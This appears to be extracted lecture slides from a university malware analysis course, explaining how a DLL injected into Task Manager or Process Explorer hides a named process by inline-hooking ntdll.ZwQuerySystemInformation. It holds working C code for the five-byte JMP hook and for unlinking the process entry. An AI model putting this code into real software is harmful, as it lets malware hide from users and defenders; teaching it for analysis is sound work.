



CSC 471 Modern Malware Analysis

Stealth process


Si Chen (schen@wcupa.edu)



Stealth process



Processes in Windows




Stealth Process



Northrop Grumman B-2 Spirit



Stealth Process




Stealth Process

API Hook Tech Map

Method	Target	Location	Tech		API
Dynamic	Process/Memory 00000000 - 7FFFFFFF	1) IAT 2) Code 3) EAT	Interactive Debug		DebugActiveProcess GetThreadContext SetThreadContext
			Standalone Injection	Independent Code	CreateRemoteThread
				DLL File	Resistry (Applnit_DLLs) BHO (IE only)
					SetWindowsHookEx CreateRemoteThread



Processes in Windows



- Detect Processes in User Mode (WinAPI):
 - CreateToolhelp32Snapshot()
 - EnumProcess()

```
HANDLE CreateToolhelp32Snapshot(  
    DWORD dwFlags,  
    DWORD th32ProcessID  
);
```

Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes.

```
BOOL EnumProcesses(  
    DWORD *lpidProcess,  
    DWORD cb,  
    LPDWORD lpcbNeeded  
);
```

Retrieves the process identifier for each process object in the system.




Processes API

CreateToolhelp32Snapshot()
EnumProcess()



ntdll.ZwQuerySystemInformation()



ntdll.ZwQuerySystemInformation()

```
NTSTATUS WINAPI ZwQuerySystemInformation(  
    _In_    SYSTEM_INFORMATION_CLASS  
    SystemInformationClass,  
    _Inout_ PVOID                SystemInformation,  
    _In_    ULONG                SystemInformationLength,  
    _Out_opt_ PULONG             ReturnLength  
);
```

Retrieves the specified system information.



“procexp.exe”

Code section for procexp.exe

00422CF7 CALL DWORD PTR DS:[48C69C]

IAT section for procexp.exe

0048C69C 2ED9937C

“ntdll.dll”

;ntdll.ZwQuerySystemInformation()

7C93D92E MOV EAX, 0AD

...

...

7C93D93A RETN 10



“procexp.exe”

Code section for procexp.exe

00422CF7 CALL DWORD PTR DS:[48C69C]

IAT section for procexp.exe

0048C69C 2ED9937C

“stealth.dll”

10001120. SUB ESP, 10C

...

100116A Call unhook()

...

1001198. CALL EAX; EAX = 7C93D92E

..

CALL Hook()

RETN 10

“ntdll.dll”

;ntdll.ZwQuerySystemInformation()

7C93D92E JMP 10001120

...

...

7C93D93A RETN 10





Create Stealth Process

```
CreateToolhelp32Snapshot()  
EnumProcess()
```




```
ntdll.ZwQuerySystemInformation()
```

```
ntdll.ZwQuerySystemInformation()
```




Processes in Windows




taskmgr.exe

ntdll.ZwQuerySystemInformation()




ProcExp.exe

ntdll.ZwQuerySystemInformation()



Example 1: Stealth Process

- Download and try StealthProcess1.zip



stealth.cpp → DllMain()

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    char          szCurProc[MAX_PATH] = {0,};
    char          *p = NULL;

    // #1. Handle Exception
    // if the current process is HideProc.exe then stop, DO not Hook itself
    GetModuleFileNameA(NULL, szCurProc, MAX_PATH);
    p = strrchr(szCurProc, '\\');
    if( (p != NULL) && !_stricmp(p+1, "HideProc.exe") )
        return TRUE;

    switch( fdwReason )
    {
        // #2. API Hooking
        case DLL_PROCESS_ATTACH :
            hook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                        (PROC)NewZwQuerySystemInformation, g_pOrgBytes);

            break;

        // #3. API Unhooking
        case DLL_PROCESS_DETACH :
            unhook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                        g_pOrgBytes);

            break;
    }

    return TRUE;
}
```



```

goto __NTQUERYSYSTEMINFORMATION_END;

// Only focus on SystemProcessInformation
if( SystemInformationClass == SystemProcessInformation )
{
    // SYSTEM_PROCESS_INFORMATION convertation
    // pCur is the head of the single linked list
    pCur = (PSYSTEM_PROCESS_INFORMATION)SystemInformation;

    while(TRUE)
    {
        // compare process name in the node
        // g_szProcName --> the one that you want to hide (e.g. notepad.exe)
        // defined in => SetProcName()
        if(pCur->Reserved2[1] != NULL)
        {
            if(!_tcsicmp((PWSTR)pCur->Reserved2[1], g_szProcName))
            {
                // del the the process node
                if(pCur->NextEntryOffset == 0)
                    pPrev->NextEntryOffset = 0;
                else
                    pPrev->NextEntryOffset += pCur->NextEntryOffset;
            }
            else
                pPrev = pCur;
        }

        if(pCur->NextEntryOffset == 0)
            break;

        // move to the next node
        pCur = (PSYSTEM_PROCESS_INFORMATION)
            ((ULONG)pCur + pCur->NextEntryOffset);
    }
}

```



stealth.cpp → DllMain()

```
BOOL hook_by_code(LPCSTR szDllName, LPCSTR szFuncName, PROC pfnNew, PBYTE pOrgBytes)
{
    FARPROC pfnOrg;
    DWORD dwOldProtect, dwAddress;
    BYTE pBuf[5] = {0xE9, 0, };
    PBYTE pByte;

    // Find the API that you want to hook
    pfnOrg = (FARPROC)GetProcAddress(GetModuleHandleA(szDllName), szFuncName);
    pByte = (PBYTE)pfnOrg;

    // if hooked then return FALSE
    if( pByte[0] == 0xE9 )
        return FALSE;

    // Add "write" privilege to memory (tweak 5 bytes)
    VirtualProtect((LPVOID)pfnOrg, 5, PAGE_EXECUTE_READWRITE, &dwOldProtect);

    // Copy old code (5 bytes)
    memcpy(pOrgBytes, pfnOrg, 5);

    // JMP Calculation(E9 XXXX)
    // => XXXX = pfnNew - pfnOrg - 5
    dwAddress = (DWORD)pfnNew - (DWORD)pfnOrg - 5;
    memcpy(&pBuf[1], &dwAddress, 4);

    // Hook - tweak 5 byte (JMP XXXX)
    memcpy(pfnOrg, pBuf, 5);

    // recovery memory property
    VirtualProtect((LPVOID)pfnOrg, 5, dwOldProtect, &dwOldProtect);

    return TRUE;
}
```




JMP instruction

JMP—Jump


Opcode	Instruction	Description
EB <i>cb</i>	JMP <i>rel8</i>	Jump short, relative, displacement relative to next instruction.
E9 <i>cw</i>	JMP <i>rel16</i>	Jump near, relative, displacement relative to next instruction.
E9 <i>cd</i>	JMP <i>rel32</i> ←	Jump near, relative, displacement relative to next instruction.
FF <i>14</i>	JMP <i>r/m16</i>	Jump near, absolute indirect, address given in <i>r/m16</i> .
FF <i>14</i>	JMP <i>r/m32</i>	Jump near, absolute indirect, address given in <i>r/m32</i> .
EA <i>cd</i>	JMP <i>ptr16:16</i>	Jump far, absolute, address given in operand.
EA <i>cp</i>	JMP <i>ptr16:32</i>	Jump far, absolute, address given in operand.
FF <i>15</i>	JMP <i>m16:16</i>	Jump far, absolute indirect, address given in <i>m16:16</i> .
FF <i>15</i>	JMP <i>m16:32</i>	Jump far, absolute indirect, address given in <i>m16:32</i> .



Create Stealth Process



`ntdll.ZwQuerySystemInformation()`



`ntdll.ZwQuerySystemInformation()`

- Issues: How many process(es) should we hook?



Create Stealth Process

The top screenshot shows Process Explorer with the following processes listed:

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
RAVBg64.exe		15,704 K	4,728 K	4572	HD Audio Background Process	Realtek Semiconductor
NvBackend.exe	< 0.01	18,848 K	21,592 K	4776	NVIDIA Backend	NVIDIA Corporation
mssecex.exe		5,972 K	6,752 K	4916	Microsoft Security Client User Interface	Microsoft Corporation
googledrivesync.exe		1,820 K	1,256 K	4988	Google Drive	Google
googledrivesync.exe	0.35	86,316 K	72,864 K	3268	Google Drive	Google
chrome.exe	0.25	609,944 K	612,968 K	4996	Google Chrome	Google Inc.
